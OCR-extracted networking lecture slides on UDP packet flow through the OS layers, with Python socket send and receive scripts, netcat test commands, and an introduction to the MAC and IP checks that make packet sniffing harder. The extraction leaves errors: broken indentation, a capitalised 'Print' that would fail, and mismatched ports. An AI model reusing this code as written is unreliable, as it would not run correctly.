
$ nc –u 10.0.2.5 5000
Hello!!!

<u>Server Side</u>

$ nc –luv 5005
listening on [any] 5005 ...

Hello!!!

Packet Flow in the System (Sending)



Sending Data Packet

- Sender application creates envelope info: (Data, Destination IP Address, Destination Port)
- Sender creates socket with port type and IP address type
- The socket is bind with random port number and IP address of the device
- Random port number is sent to the application
- Envelope enters the Transport Layer through the socket
- Transport Layer adds the random port number to the envelope and send it to the Network Layer
- Network Layer adds the IP address of the device to the envelope and send it to the Link Layer
- The Link Layer adds the MAC address of the device to the envelope and send it to the NIC
- NIC releases the packet


Note: The Transport Layer, Network Layer and Link Layer is run by the OS

Sending Packets in Python

Client Side Programming (send.py)

```
#!/usr/bin/python3

import socket

#! Create the Envelope

 IP = "10.0.2.5"
 PORT = 5005
 MESSAGE = b"Hello, World!"

#! Create Socket and Send the Envelope to the Transport Layer

 sock = socket.socket(socket.AF_INET,  socket.SOCK_DGRAM)
 sock.sendto(MESSAGE, (IP, PORT))
```

Packet Flow in the System (Receiving)



Verification 2: Check if destination IP address matches the machine's IP address

Verification 1: Check if destination address matches the card's MAC address

Receiving Data Packet

- The data packet enters through NIC. MAC address in the packet is checked with the device's MAC
- If the verification is successful, the packet is sent to the Link Layer (First Check)
- Link layer removes the MAC address from the packet and send the packet to the Network Layer
- Network Layer verifies the IP address
- If the IP address is verified, then it is sent to the Transport Layer (Second Check)
- Transport Layer puts the packet into the Receive buffer (the packet now has the Port number and Data)
- When the application checks the buffer it observes its own port number and data
- The application fetches the data

Receiving Packets in Python

UDP Server Example (receive.py)

```
#!/usr/bin/python3

import socket


#!/Mention its own port number and the IP addr of the machine

 UDP_IP = "10.0.2.5"
 UDP_PORT = 5005

#! Create socket
      sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
      sock.bind((UDP_IP, UDP_PORT))

#! Receive packet
while True:
     data, (ip, port) = sock.recvfrom(1024)
     print("Sender: {} and Port: {}".format(ip, port))
     Print("Received Message: {}".format(data))
```

Execution Result

Client Side


```
$ nc –u 10.0.2.7 5005
Hello!!!
```

Server Side


```
$ python receive.py
Sender: 10.0.2.6 and Port: 36817
Received Message: b'Hello!!!\n
```


Packet Sniffing

Packet Sniffing



Hurdle for Sniffing (1)






When a data packet arrives

- NIC verifes the MAC address

- After verification packet sent to Network Layer

- If verification fails the packet is **rejected**


Hurdle for Sniffing (2)



When a data packet arrives

- Network Layer verifes the IP address
- After verification packet sent to Transport Layer
- If verification fails the packet is **rejected**

Packet Verification



Applications only receive packets that are meant for the CPU and the registered port


Verification 2: Check if destination IP address matches the machine's IP address

Kernel only receive packets that are meant for the CPU

DMA transfer of packet to kernel memory

